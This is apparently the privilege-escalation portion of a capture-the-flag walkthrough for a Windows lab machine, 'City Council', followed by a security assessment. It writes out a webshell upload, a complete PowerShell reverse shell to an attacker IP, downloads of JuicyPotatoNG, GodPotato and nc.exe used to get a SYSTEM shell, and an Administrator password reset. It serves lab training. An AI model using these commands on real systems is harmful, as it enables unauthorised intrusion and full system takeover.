
We check the rights of web_admin
whoami /privNothing usefull
Privilege Escalation
We renember the mail on sams Desktop (from the backup archive)
We Enter The Uploads Directory
cd C:\\inetpub\\wwwroot\\uploads
We start a Webserver on Attacker Mashine
python3 -m http.server 8000
We switch to PS
Powershell
We Upload a webshell shell.aspx To The Uploads Directory
Invoke-WebRequest -Uri 'http://10.200.37.142:8000/shell.aspx' -OutFile 'shell.aspx'

We open http://city.local/uploads/shell.aspx
We start a listener
rlwrap nc -nlvp 4444
We use this PS Revshell
powershell -nop -w hidden -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.37.142',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}"

Listed current user privileges
whoami /priv
We have SeImpersonatePrivilege Rights
We start a Webserver
python3 -m http.server 8000
Change Directory
cd C:\\Windows\\Tasks
We Download JuicyPotatoNG.exe
Invoke-WebRequest -Uri 'http://10.200.37.142:8000/JuicyPotatoNG.exe' -OutFile 'JuicyPotatoNG.exe'
We Download nc.exe
Invoke-WebRequest -Uri 'http://10.200.37.142:8000/nc.exe' -OutFile 'nc.exe'
We start Listener
rlwrap nc -nlvp 443
We Abuse JuicyPotatoNG To Spawn A Reverse Shell
.\JuicyPotatoNG.exe -t * -p "C:\Windows\\Tasks\nc.exe" -a "10.200.37.142 443 -e cmd.exe"
We got a Shell as NT/SYSTEM


We grab the root Flag
type c:\\Users\\Administrator\\Desktop\\root.txt
Alternative with GodPotato
We Download GodPotato.exe
Invoke-WebRequest -Uri 'http://10.200.37.142:8000/GodPotato.exe' -OutFile 'GodPotato.exe'
We change the administrator PW to StrongPassword456
.\GodPotato.exe -cmd "cmd /c net user Administrator StrongPassword456"

We connect as Administrator
evil-winrm -i 10.1.134.65 -u 'city.local\Administrator' -p 'StrongPassword456'
🧾 Final Assessment – City Council
Key Real-World Weaknesses
The compromise of the City Council environment was achieved through a realistic chain of common enterprise misconfigurations rather than a single critical vulnerability.
Main Security Issues
- Unsecured LDAP communication
→ Service account credentials exposed via network traffic
- Over-privileged Active Directory permissions
→ GenericWrite / WriteDACL enabled lateral movement
- Kerberoastable accounts
→ Multiple credential escalation paths
- NTLM authentication exposure
→ Hash capture via shared resources
- Sensitive data in backups
→ DPAPI credential recovery
- Disabled accounts still exploitable
→ Re-activation through ACL abuse
- Insecure IIS configuration
→ ASPX upload enabled remote code execution
- Excessive privileges on service context
→ SeImpersonatePrivilege allowed SYSTEM escalation
Security Takeaway
This environment highlights how:
Weak identity controls + legacy authentication + AD misconfigurationscan lead to full system compromise without exploiting any critical software vulnerability.
⭐ Overall Rating
- Realism: High
- Enterprise Relevance: High
- AD Attack Depth: Strong
- Identity Abuse Exposure: High
➡️ A solid simulation of real-world identity-driven compromise in public sector environments.
Mashine Creator 2ubZ3r0